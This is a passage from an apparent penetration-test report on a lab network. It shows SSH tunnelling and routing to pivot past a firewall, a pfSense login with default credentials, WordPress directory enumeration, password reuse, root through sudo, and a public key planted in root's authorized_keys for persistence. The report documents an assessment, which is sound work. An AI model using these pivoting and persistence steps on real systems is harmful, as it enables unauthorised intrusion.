rtt min/avg/max/mdev = 2.291/2.770/3.564/0.565 ms
root@xadmin-virtual-machine:~#
```

Figure 3.15: Testing tunnel configuration on 192.168.0.242

With forwarding enabled the tester has access of the networks accessible from 192.168.0.242 from his Kali host. After everything is confirmed to be working the routes were configured so traffic for 192.168.0.64/27, 192.168.0.96/27 and 192.168.0.232/30 is sent through the tunnel that was created. (Figure 3.16)

```
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~# route add -net 192.168.0.96/27 tun0
root@kali:~# route add -net 192.168.0.232/30 tun0
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun0
192.168.0.64    0.0.0.0         255.255.255.224 U     0      0        0 tun0
192.168.0.96    0.0.0.0         255.255.255.224 U     0      0        0 tun0
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
192.168.0.232   0.0.0.0         255.255.255.252 U     0      0        0 tun0
root@kali:~#
```

Figure 3.16: Configuring of Routes

The subnet 192.168.0.64/27 was scanned again using Nmap, but this time the traffic was forwarded through the tunnel. One host was found to be accessible at 192.168.0.66/27, which proved the tunnel was working successfully. Following this the 192.168.96/27 subnet was scanned, but it returned nothing of interest, which means traffic is still getting restricted by the firewall. Finally, the 192.168.0.232/30 and 192.168.0.240/30 subnets were scanned. These scans led to the discovery of 2 new hosts (192.168.0.65 and 192.168.0.234). The full Nmap scan results can be found in Section 8.1 - Figure 8.3 and Figure 8.10. One of the newly discovered hosts had hosting a website on port 80(http) so the tester navigated to the website to find out what was running on the host. The website was the web interface for a pfSense firewall. (Figure 3.17)



Figure 3.17: Website hosted on 192.168.0.234

Using default credentials found online (admin:pfsense) (Netgate Docs, n.d) the website was successfully logged into and was found to be the web interface for a firewall confirming the existence of a firewall on the network. (Figure 3.18)



Figure 3.18: pfSense Firewall homepage

Using the full access, he had to the firewall the tester started examining the different rules which were set. Firstly, the WAN rules were checked. (Figure 3.19)



Figure 3.19: Firewall WAN rules

From the assigned rules any traffic is allowed to go to 192.168.0.242 which is what allowed the access to it. Following this the LAN rules were examined. (Figure 3.20)



Figure 3.20: Firewall LAN rules

From the LAN rules it can be see that the devices inside the LAN are allowed to access every subnet without being blocked by the firewall. Finally, the DMZ rules was examined. (Figure 3.21)



Figure 3.21: Firewall DMZ rules

Despite having a lot of rules listed most of them are disabled. The important rule here is the one at the very top. It allows traffic from the DMZ to reach 192.168.0.66, which explains why it appeared in the Nmap scans which were done.

3.3 BYPASSIING THE FIREWALL

From examining the firewall rules, the tester found out he had to connect to a machine inside the LAN to enumerate the rest of the network. To achieve this the machine at 192.168.0.66 was targeted and successfully exploited. For the full process of how root was achieved see section 4.5

With root access the sshd_config file was edited again similarly to how it was done in Section 3.2 to enable tunnelling. After this was done a tunnel was created. (Figure 3.22)

```
root@kali:~# ssh -w1:1 root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Jan  9 05:55:06 2023 from 192.168.0.242
root@xadmin-virtual-machine:~#
```

Figure 3.22: Creating a tunnel onto 192.168.0.66

With the tunnel successfully running the tunnel was assigned an Ip and enabled. (Figure 3.23, Figure 3.24 and Figure 3.25)

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Figure 3.23: Enabling tunnelling and creating iptables rule on 192.168.0.242

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun1
root@xadmin-virtual-machine:~# ip link set tun1 up
root@xadmin-virtual-machine:~#
```

Figure 3.24: Enabling tun1 and assigning IP on 192.168.0.66

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun1
root@kali:~# ip link set tun1 up
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:400/64 scope link
       valid_lft forever preferred_lft forever
7: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::1eef:914f:23e2:2564/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
8: tun1: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group
    link/none
    inet 1.1.1.1/30 scope global tun1
       valid_lft forever preferred_lft forever
    inet6 fe80::11d3:dd3b:bd5d:c1a0/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
root@kali:~#
```

Figure 3.25: Enabling tun1 and assigning IP on Kali Host

Once that was done successfully a route to 192.168.0.96/30 through tun1 was added. (Figure 3.26)

```
root@kali:~# route add -net 192.168.0.96/30 tun1
root@kali:~# ping 192.168.0.97
PING 192.168.0.97 (192.168.0.97) 56(84) bytes of data.
64 bytes from 192.168.0.97: icmp_seq=1 ttl=63 time=4.37 ms
64 bytes from 192.168.0.97: icmp_seq=2 ttl=63 time=5.41 ms
^C
--- 192.168.0.97 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 4.372/4.892/5.413/0.520 ms
root@kali:~#
```

Figure 3.26: Adding route to 192.168.0.96

With everything correctly working the subnets inside of the LAN are accessible from Kali by using the tunnel. An Nmap scan was ran on the 192.168.0.96/27 subnet to get the rest of the machines now that the firewall would not be

blocking the connection. This led to the discovery of a new device on 192.168.0.97. The full Nmap scan can be found Section 8.1 –Figure 8.4. The tester connected to the new device and confirmed it is another router. (Figure 3.27)



Figure 3.27: Logging into Router 4

"Show ip route" was ran on the router to see if there are any other routers that need to be traversed to. (Figure 3.28)



Figure 3.28: Running "show ip route" on router 4

From the routing table it can be seen there is no other router to attempt to connect to and that all traffic for outside of the LAN is being passed through the firewall.

3.4 ADJACENT DEVICES

3.4.1 172.16.221.0/24

The full scan can be found in Section 8.1 - Figure 8.13. The scan returned 2 addresses. One was the Router 1 and the other one was an unknown device that had port 80(http) open. The tester navigated to the website and was presented with the following homepage. (Figure 3.29)



Figure 3.29: Website running on 172.16.221.237

Following this the tester used Dirbuster to attempt to locate directories and files which could be accessed on the web server. (Figure 3.30)



Figure 3.30: Running Dirb on 172.16.221.237

Dirbuster successfully located a WordPress instance which the tester decided to explore. (Figure 3.31)

```
---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:2965)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)
```

Figure 3.31: Dirbuster discovering a WordPress instance

After navigating to http://172.16.221.237/wordpress the tester was presented with the following webpage. (Figure 3.32)



Figure 3.32: Webpage on 172.16.221.237/wordpress

The server was compromised successfully by the tester. To see the full procedure, go to Section 4.5.

3.4.2 192.168.0.32/27

The machine was connected to using SSH, because it is vulnerable to password reuse the same credentials as Workstation 1 xadmin:plums.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Jan  9 00:59:22 2023 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

Figure 3.33: Connection to 192.168.0.34 as xadmin

Once connected, root access was achieved using the bad Sudo permissions configurations on the machine. For full explanation of this vulnerability see Section 4.6

```
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 3.34: Gaining root

Despite having root access that would not allow the creation of a tunnel on the machine, because the command “ssh -w0:0 root@192.168.0.34” could not be ran without knowing the password of root. To be able to connect through ssh using the root account the tester decided to add his public ssh key to the authorized_keys file of root. This was done by first uploading the id_rsa.pub file which contains the public key to home folder of the xadmin account on 192.168.0.34. (Figure 3.34)

```
root@kali:~/.ssh# scp id_rsa.pub xadmin@192.168.0.34:~/kalikey
xadmin@192.168.0.34's password:
id_rsa.pub                                    100%  563   261.6KB/s   00:00
root@kali:~/.ssh#
```

Figure 3.35: Transferring public key to 192.168.0.34 using scp

Following this root was achieved by using “sudo su” again and then the contents of the public key were written in the authorized_keys file

```
root@xadmin-virtual-machine:~# mkdir .ssh
root@xadmin-virtual-machine:/home/xadmin# cat kalikey > ~/.ssh/authorized_keys
root@xadmin-virtual-machine:/home/xadmin# cat ~/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCiinAFSX5lVRTvH3hoiSvst9wC7WwoXqrbnKHKx8yNkFhqHtkXfG9gtZ94lso5+pI
ZjbbEjktAgomDZXEi7JC2GQm+NSeZ2/Cyz2KDAcOlCotWSWXofhQIDyTIl6+xCXavY+dD15LnHhkrYv+/uSthLhldtr8QVwQlSM2o5u
W5HzSJKCzt6spCQACY1eWQ28gdM7QAUfWp2sd96SQC7wHx1Bj7JZvIYnM5hh8iVsOVRRIlRDtmwsEfhKE= root@kali
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 3.36: Writing contents of public into authorized_keys of admin

To test if everything was working the Workstation's root account was connected through ssh. (Figure 3.37)

```
root@kali:~# ssh root@192.168.0.34
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

